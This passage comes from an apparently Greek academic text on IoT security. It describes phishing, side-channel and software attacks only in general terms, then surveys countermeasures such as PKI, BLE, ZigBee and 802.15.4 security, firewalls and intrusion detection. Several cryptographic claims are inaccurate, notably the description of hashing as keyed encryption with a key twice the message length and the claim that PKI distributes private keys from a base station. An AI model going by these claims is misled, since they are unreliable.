Το επίπεδο υποστήριξης των εφαρμογών τοποθετείται ένα στρώμα πάνω από το στρώμα οργάνωσης. Υποστηρίζει σχεδόν όλα τα είδη εμπορικών ικανοτήτων, εφαρμόζει «έξυπνους» υπολογισμούς, σχηματίζει πληροφορίες προσέγγισης και συμβάλλει στη λήψη αποφάσεων. Είναι επιπλέον σε θέση να διακρίνει και να διοχετεύει τις ουσιαστικές από τις κακόβουλες πληροφορίες που φτάνουν σε αυτό. Ανάλογα με τις χωρητικότητες, το επίπεδο εφαρμογής απομονώνεται σε διαφορετικά τμήματα, όπως ενδιάμεσο λογισμικό, επικοινωνίες M2M και υπολογιστικό νέφος.


3.2.3.1 Επιθέσεις phishing

Το ηλεκτρονικό «ψάρεμα» (phishing) είναι η προσπάθεια λήψης πληροφοριών, από έναν εισβολέα, όπως το όνομα χρήστη, ο κωδικός πρόσβασης και τα στοιχεία πιστωτικών καρτών, ενώ παρουσιάζεται ως μία έμπιστη οντότητα κατά τη διάρκεια μιας ηλεκτρονικής συνομιλίας. Το ηλεκτρονικό «ψάρεμα» είναι ένα παράδειγμα Social Engineering. Χρησιμοποιείται κυρίως για την παραβίαση της ηλεκτρονικής αλληλογραφίας. Ο εισβολέας στέλνει ένα σύνδεσμο μέσω ηλεκτρονικής αλληλογραφίας σε έναν άλλο χρήστη, με τον οποίο ζητάει προσωπικά στοιχεία ή κάποια τραπεζικά στοιχεία, οπότε ο χρήστης πηγαίνει σε αυτόν το σύνδεσμο και συμπληρώνει όλα τα στοιχεία με αποτέλεσμα ο εισβολέας να λαμβάνει όλη την πληροφορία που χρειάζεται. Το ηλεκτρονικό «ψάρεμα» μπορεί να εξηγηθεί με τέσσερα βήματα:

- Ο εισβολέας στέλνει ένα μήνυμα ηλεκτρονικής αλληλογραφίας στο θύμα.
- Το θύμα διαβάζει το μήνυμα και ανακατευθύνεται σε ψευδή ιστότοπο.
- Ο εισβολέας συλλέγει τα διαπιστευτήρια του θύματος.

- Ο εισβολέας χρησιμοποιεί τα διαπιστευτήρια ώστε να έχει πρόσβαση σε έναν ιστότοπο (Λογαριασμούς τραπέζης, Social media)

Το ηλεκτρονικό «ψάρεμα» ξεκινά με κάποιον τύπο επικοινωνίας που έχει σχεδιαστεί για να βοηθήσει στην επίθεση του θύματος. Το μήνυμα δημιουργείται έτσι ώστε να φαίνεται πως προέρχεται από κάποιον αξιόπιστο αποστολέα. Εάν το θύμα ξεγελαστεί, τότε τα στοιχεία του συλλέγονται σε έναν ιστότοπο spam. Μερικές φορές μπορεί να πραγματοποιηθεί λήψη κακόβουλου λογισμικού στον ηλεκτρονικό υπολογιστή του θύματος. [10]



Εικόνα 3-5: Παράδειγμα επίθεσης Phishing. [31].

3.2.3.2 Υπηρεσίες μη ασφαλούς λογισμικού

Η τεχνολογία υπολογιστικού νέφους παρέχει υπηρεσίες όπως, εφαρμογές ιστού, λειτουργικά συστήματα, διεπαφές προγραμματισμού εφαρμογών (APIs) και δημιουργία εικονικών μηχανών. Ωστόσο, υπάρχει πιθανότητα αυτές οι υπηρεσίες να παραβιαστούν από κακόβουλο λογισμικό.


3.3 Ζητήματα Ευπάθειας

3.3.1 Φυσικές επιθέσεις

Αυτός ο τύπος επιθέσεων παραβιάζει τα υλικά στοιχεία του ηλεκτρονικού υπολογιστή, αλλά είναι πιο δύσκολο να εφαρμοστεί γιατί προϋποθέτει την κατοχή ακριβών πόρων. Μερικά παραδείγματα είναι η αποσυμπίεση ενός ολοκληρωμένου κυκλώματος, η ανακατασκευή της διάταξης, μικρο-ανιχνευτές κ.λπ.

3.3.2 Επιθέσεις Side Channel

Αυτές οι επιθέσεις βασίζονται σε πληροφορίες πλευρικού καναλιού που μπορούν να ανακτηθούν από τη συσκευή κρυπτογράφησης, οι οποίες δεν είναι ούτε το απλό κείμενο που θα κρυπτογραφηθεί ούτε το κείμενο κρυπτογράφησης που προκύπτει από τη διαδικασία της κρυπτογράφησης. Οι συσκευές κρυπτογράφησης παράγουν πληροφορίες χρονισμού που είναι εύκολα μετρήσιμες όπως ακτινοβολία διαφόρων ειδών, στατιστικές κατανάλωσης ενέργειας και πολλές άλλες. Οι επιθέσεις πλευρικών καναλιών χρησιμοποιούν ορισμένες ή όλες τις πληροφορίες για να ανακτήσουν το κλειδί που χρησιμοποιεί η συσκευή. Βασίζεται στο γεγονός ότι οι λογικές λειτουργίες έχουν φυσικά χαρακτηριστικά που εξαρτώνται από τα δεδομένα εισόδου.



Εικόνα 3-6: Παράδειγμα επίθεσης Side-Channel [32].

3.3.3 Επιθέσεις Λογισμικού

Οι επιθέσεις λογισμικού αποτελούν την κύρια πηγή ευπάθειας στην ασφάλεια οποιουδήποτε συστήματος. Αυτές εκμεταλλεύονται τις ευπάθειες της εφαρμογής εντός του συστήματος μέσω της δικής τους διεπαφής επικοινωνίας. Αυτές οι επιθέσεις περιλαμβάνουν τεχνικές όπως οι επιθέσεις υπερχείλισης του buffer και η χρήση Trojan Horse, ιών ή κακόβουλων προγραμμάτων για να εισάγουν εσκεμμένα κακόβουλο κώδικα στο σύστημα. Η επίθεση μπλοκαρίσματος (Jamming Attack), που αποτελεί μία από τις πιο κακόβουλες επιθέσεις, αποκλείει το κανάλι εισάγοντας μεγαλύτερο όγκο πακέτων θορύβου σε ένα δίκτυο.

4. Τρόποι αντιμετώπισης των επιθέσεων – Καλές Πρακτικές

Σε αυτό το κεφάλαιο διερευνούμε πιθανές λύσεις ασφάλειας για τις προαναφερθείσες απειλές. Η ιδανική λύση είναι η πρόληψη των πιθανών απειλών. Ωστόσο, ο συγκεκριμένος στόχος είναι σχεδόν ανέφικτος, αλλά τα κατάλληλα αντίμετρα μπορούν να μετριάσουν ή να εμποδίσουν τον αντίκτυπο αυτών των απειλών.


4.1 Αντίμετρα στο επίπεδο της Αντίληψης

4.1.1 Κρυπτογράφηση βασισμένη στον κατακερματισμό

Η κρυπτογραφική ασφάλεια που βασίζεται σε κατακερματισμό παρέχει μια λειτουργία κρυπτογράφησης που μετατρέπει ένα μήνυμα σε μια ανώνυμη μορφή που ονομάζεται κρυπτογραφημένο κείμενο. Όταν ένα μήνυμα αποστέλλεται από έναν αποστολέα μετατρέπεται σε μία άλλη μορφή χρησιμοποιώντας ένα κλειδί που δε μπορεί να γίνει κατανοητό σε κανέναν άλλο εκτός από τους αυθεντικούς χρήστες. Το κλειδί αυτό δημιουργείται ανάλογα με το μέγεθος του μηνύματος και είναι διπλάσιο μήκος από το μήνυμα, οπότε δεν είναι εύκολο να «σπάσει» το κλειδί αυτό. Το κλειδί μεταφέρεται επίσης στο δέκτη, ο οποίος μπορεί να μετατρέψει το κείμενο (ciphertext) στο αυθεντικό μήνυμα [12].

4.1.2 Πρωτόκολλο Public Key Infrastructure (PKI)

Ένας μηχανισμός πρωτοκόλλου όπως η Υποδομή Δημόσιου Κλειδιού (Public Key Infrastructure, PKI) είναι ένας συνδυασμός όλων των μηχανισμών όπως η εξουσιοδότηση, ο έλεγχος ταυτότητας και ο εντοπισμός εισβολής. Είναι καλύτερο από τη χρήση διαφορετικών μηχανισμών ξεχωριστά. Υπάρχουν πολλοί κόμβοι συνδεδεμένοι που φτιάχνουν ένα δίκτυο. Το PKI έχει την ευθύνη να παρέχει ασφάλεια, επομένως δεν εμπιστεύεται κανένα χρήστη για να στείλει ένα μήνυμα. Χρησιμοποιεί έναν αλγόριθμο κρυπτογράφησης RSA σαν δημόσιο κλειδί αλλά και σαν το ιδιωτικό κλειδί, αντίστοιχα. Τα δημόσια κλειδιά αποθηκεύονται σε σταθμό βάσης ενώ το ιδιωτικό διανέμεται σε κάθε κόμβο από ένα σταθμό βάσης [12].



Εικόνα 4-1: Πρωτόκολλο PKI [33].

4.2 Αντίμετρα στο επίπεδο της Δικτύωσης


4.2.1 Ασφάλεια Bluetooth Low Energy

Η τεχνολογία Bluetooth Low Energy (BLE) αποτελεί μια τροποποίηση του πρωτοκόλλου Bluetooth σχεδιασμένη για να υποστηρίζει επικοινωνίες σε μικρές αποστάσεις, ιδιαίτερα για περιορισμένες συσκευές του Διαδικτύου των Αντικειμένων, επιτρέποντάς τους να δημιουργούν ασύρματα δίκτυα που ονομάζονται piconets. Η αρχιτεκτονική ενός piconet αποτελείται κυρίως από δύο είδη συσκευών: τους κύριους κόμβους που είναι υπεύθυνοι για την έναρξη του δικτύου, και τους δευτερεύοντες κόμβους, οι οποίοι είναι συσκευές χαμηλής κατανάλωσης που ανιχνεύουν το φυσικό περιβάλλον. Ένας δευτερεύων κόμβος μπορεί επίσης να είναι κύριος κόμβος σε ένα διαφορετικό piconet. Επιπλέον, το Bluetooth Low Energy επιτρέπει την ύπαρξη ραδιοφωνικών παρατηρητών και εκπομπέων που περιοδικά μεταδίδουν και ακούν μηνύματα αντίστοιχα. Τέλος, το BLE επιτρέπει την επικοινωνία έως και 50 μέτρα, με μέγιστο ρυθμό μεταφοράς δεδομένων 1Mbps.

Τα χαρακτηριστικά ασφαλείας του BLE επικεντρώνονται στην επαλήθευση της ταυτότητας, στην εμπιστευτικότητα, στην ακεραιότητα και στη σύζευξη. Ο όρος "σύζευξη"

αναφέρεται στη δημιουργία και αποθήκευση μυστικών κλειδιών που χρησιμοποιούνται για τους μηχανισμούς κρυπτογράφησης και επαλήθευσης ταυτότητας που παρέχονται από την τεχνολογία Bluetooth Low Energy. Υπάρχουν τρία κλειδιά που πρέπει να διανεμηθούν: (1) Μακροπρόθεσμο Κλειδί (LTK), (2) Κλειδί Αναγνώρισης (IRK) και (3) Κλειδί Υπογραφής Σύνδεσης (CSRK). Το LTK διαιρείται σε Κυρίως Μακροπρόθεσμο Κλειδί (MLTK) και Δευτερεύον Μακροπρόθεσμο Κλειδί (SLTK).

Συγκεκριμένα, καθορίζονται δύο τρόποι ασφαλείας. Ο πρώτος τρόπος (Λειτουργία Ασφαλείας 1) περιλαμβάνει τέσσερα επίπεδα. Το πρώτο επίπεδο δεν περιέχει μηχανισμούς ασφαλείας. Το δεύτερο επίπεδο περιλαμβάνει κρυπτογραφημένες επικοινωνίες, αλλά δεν απαιτείται έλεγχος ταυτότητας. Το τρίτο επίπεδο απαιτεί διαδικασίες σύζευξης και κρυπτογράφησης. Τέλος, το τέταρτο επίπεδο εισάγει προηγμένες διαδικασίες κρυπτογράφησης και ελέγχου ταυτότητας, που ονομάζονται Ασφαλείς Συνδέσεις. Από την άλλη πλευρά, ο δεύτερος τρόπος (Λειτουργία Ασφαλείας 2) περιλαμβάνει δύο επίπεδα που σχετίζονται με τις διαδικασίες υπογραφής. Συγκεκριμένα, το πρώτο επίπεδο ορίζει την υπογραφή δεδομένων με αντιστοίχιση χωρίς έλεγχο ταυτότητας, ενώ το δεύτερο απαιτεί αντιστοίχιση ταυτότητας και υπογραφή δεδομένων.



Εικόνα 4-2: Bluetooth Low Energy [34].

4.2.2 Ασφάλεια στο ZigBee

Το ZigBee προσφέρει μια ποικιλία μοντέλων ασφαλείας για επιλογή. Το κεντρικό μοντέλο ασφαλείας ξεχωρίζει για τις πλήρεις διαδικασίες ασφαλείας του, βασιζόμενο σε μια συντονιστική συσκευή γνωστή ως Κέντρο Εμπιστοσύνης (Trust Center - TC). Σε αυτό το μοντέλο, ορίζονται πέντε κλειδιά ασφαλείας, τα οποία διαχειρίζονται από το αντίστοιχο επίπεδο επικοινωνίας. Το δίκτυο κλειδί, ένα κοινό 128-bit κλειδί για όλες τις συσκευές, παίζει κρίσιμο ρόλο. Το ZigBee παρουσιάζει δύο επίπεδα ασφαλείας: (1) υψηλή ασφάλεια και (2) τυπική ασφάλεια. Στην περίπτωση της υψηλής ασφάλειας, το δίκτυο κλειδί κρυπτογραφείται συνεχώς κατά τη διάρκεια της διανομής μεταξύ των συσκευών.

Από την άλλη, το επίπεδο τυπικής ασφάλειας παραλείπει τις διαδικασίες κρυπτογράφησης, πρόκειται για μια αναγνωρισμένη ευπάθεια. Στο επίπεδο υψηλής ασφάλειας, ένα καθολικό κλειδί σύνδεσης αναλαμβάνει την κρυπτογράφηση του δικτυακού κλειδιού για τη μετάδοση από το Κέντρο Εμπιστοσύνης σε υφιστάμενες συσκευές δικτύου. Αυτό το κλειδί είναι προκαθορισμένο μεταξύ του Κέντρου Εμπιστοσύνης και των άλλων συσκευών, και χρησιμοποιείται επίσης κατά τη σύνδεση μιας νέας συσκευής. Παρόμοια, χρησιμοποιείται ένα ξεχωριστό κλειδί σύνδεσης όταν το δικτυακό κλειδί πρέπει να διαβιβαστεί από το Κέντρο Εμπιστοσύνης σε μια νέα συσκευή που δεν έχει ακόμη ενσωματωθεί στο δίκτυο. Όπως και στην προηγούμενη περίπτωση, αυτό το κλειδί είναι προκαθορισμένο μεταξύ του Κέντρου Εμπιστοσύνης και της νέας συσκευής. Επιπλέον, το κλειδί σύνδεσης του Κέντρου Εμπιστοσύνης ευνοεί την επικοινωνία μεταξύ του Κέντρου Εμπιστοσύνης και των άλλων συσκευών, δημιουργείται τυχαία από το Κέντρο Εμπιστοσύνης και αντικαθιστά το προηγούμενο κλειδί. Τέλος, το κλειδί εφαρμογής υποκείται σε κρυπτογράφηση μέσω του δικτυακού κλειδιού, ευνοώντας τις αλληλεπιδράσεις μεταξύ δρομολογητών και τελικών συσκευών. Αυτό το κλειδί προέρχεται από το Κέντρο Εμπιστοσύνης. Όλα αυτά τα κλειδιά ασφαλείας μπορούν να μεταδοθούν ασύρματα ή να είναι προκαθορισμένα στις αντίστοιχες συσκευές [12].

4.2.3 Ασφάλεια IEEE 802.15.4

Το πρωτόκολλο IEEE 802.15.4 είναι μια κοινή επιλογή για επικοινωνίες μικρής εμβέλειας στο περιβάλλον του Διαδικτύου των Αντικειμένων. Συγκεκριμένα, ελέγχει τη μετάδοση πληροφοριών στο φυσικό επίπεδο και στο επίπεδο δικτύου. Αν και το IEEE 802.15.4 είναι υπεύθυνο για τη διαχείριση της επικοινωνίας στα αναφερθέντα επίπεδα, περιλαμβάνει μηχανισμούς ασφαλείας μόνο στο επίπεδο δικτύου. Ειδικότερα, η ενεργοποίηση μηχανισμών ασφαλείας στο IEEE. Το 802.15.4 είναι μια προαιρετική ρύθμιση. Το πλαίσιο ελέγχου περιέχει ένα bit που ονομάζεται Security Enabled Bit (SEB), το οποίο καθορίζει την υλοποίηση των υπηρεσιών ασφαλείας στο πεδίο Κεφαλίδα ασφαλείας ελέγχου ταυτότητας (ASH). Η κεφαλίδα ασφαλείας ελέγχου ταυτότητας καθορίζει τον συνδυασμό αλγορίθμων ασφαλείας και επίσης καθορίζει τη βασική διαδικασία κατασκευής για συμμετρική κρυπτογράφηση.


Τέλος, πρέπει να σημειωθεί, ότι το συγκεκριμένο πρωτόκολλο περιλαμβάνει λύσεις ενάντια σε επιθέσεις επανάληψης (replay attacks) και υποστηρίζει επίσης δυνατότητες ελέγχου πρόσβασης. Πιο συγκεκριμένα, ο αποστολέας έχει τη δυνατότητα να σπάσει το αρχικό πακέτο σε 16-μπλοκ, τα οποία είναι κρυπτογραφημένα χρησιμοποιώντας είτε nonce (χρησιμοποιείται μία φορά) είτε Initialization Vector. Όσον αφορά τους μηχανισμούς ελέγχου πρόσβασης, το IEEE 802.15.4 χρησιμοποιεί λίστες ελέγχου πρόσβασης (ACL) που μπορεί να περιλαμβάνουν έως 255 εγγραφές. Αυτές οι εγγραφές καθορίζουν τα δικαιώματα πρόσβασης για πληροφορίες που σχετίζονται με την ασφάλεια, όπως διευθύνσεις IEEE 802.15.4, σουίτα ασφαλείας, κλειδί κρυπτογράφησης και μετρητής επανάληψης [12].

4.3 Αντίμετρα στο επίπεδο Εφαρμογών

4.3.1 Έλεγχοι τοίχους προστασίας (firewall)

Ένα τείχος προστασίας αποτελεί ένα σύστημα προστασίας, το οποίο μπορεί να είναι υλικού ή λογισμικού χαρακτήρα, και παρακολουθεί διαρκώς τις δραστηριότητες του δικτύου με βάση ένα σύνολο προκαθορισμένων κανόνων. Αυτά τα συστήματα είναι σε θέση να παρακολουθούν την ροή της πληροφορίας σε διάφορα επίπεδα, από την χαμηλή στρώση μέχρι τα πρωτόκολλα εφαρμογών. Η επιλογή του επιπέδου καθορίζεται από την επιθυμητή πολιτική πρόσβασης του τείχους προστασίας, η οποία, σε τελική ανάλυση, πρέπει να καθορίζεται από

τις διαδικασίες διαχείρισης ασφαλείας και την αξιολόγηση των κινδύνων. Για παράδειγμα, τα τείχη προστασίας μπορούν να διακριθούν είτε ανάλογα με τον τρόπο λειτουργίας τους, είτε ανάλογα με την τοποθέτησή τους. Τέλος, σε ένα περιβάλλον Διαδικτύου των Αντικειμένων, το τείχος προστασίας μπορεί να τοποθετηθεί είτε στις συσκευές IoT είτε σε έναν ενδιάμεσο κόμβο που θα επικοινωνεί μεταξύ τους και με τα συμβατικά συστήματα ICT. Το σύστημα ICT αποτελείται από υλικό, λογισμικό, δεδομένα και χρήστες και περιλαμβάνει συνήθως τεχνολογίες επικοινωνίας, όπως το Διαδίκτυο.



Εικόνα 4-3: Απεικόνιση Firewall [35].

4.3.2 Συστήματα ανίχνευσης και πρόληψης εισβολής

Τα Συστήματα Ανίχνευσης και Πρόληψης Εισβολής (IDPS) περιλαμβάνουν μια σειρά μηχανισμών προστασίας που έχουν σχεδιαστεί για την ανίχνευση, καταγραφή και πρόληψη πιθανών απειλών σε πραγματικό χρόνο. Μπορούν να παρακολουθούν πληροφορίες που παράγονται από πολλούς πόρους υπολογιστή, όπως κλήσεις λειτουργικού συστήματος ή δραστηριότητα δικτύου. Συγκεκριμένα, όπως και στην περίπτωση των συστημάτων τείχους προστασίας, αυτά τα συστήματα μπορούν να ταξινομηθούν είτε από τον τρόπο λειτουργίας τους είτε από την τοποθέτησή τους. Στην πρώτη περίπτωση, διακρίνονται τρεις τύποι IDPS:

- IDPS βάσει υπογραφής,
- IDPS με βάση την ανωμαλία, και
- IDPS βάσει προδιαγραφών.

Το IDPS που βασίζεται σε υπογραφές συγκρίνει τα δεδομένα παρακολούθησης με ένα σύνολο προκαθορισμένων μοντέλων απειλών που ονομάζονται υπογραφές. Αυτή η

προσέγγιση έχει υψηλό ποσοστό ακρίβειας, αλλά δεν είναι σε θέση να χειριστεί νέους τύπους απειλών και χαρακτηρίζεται από σημαντικό κόστος αποθήκευσης.

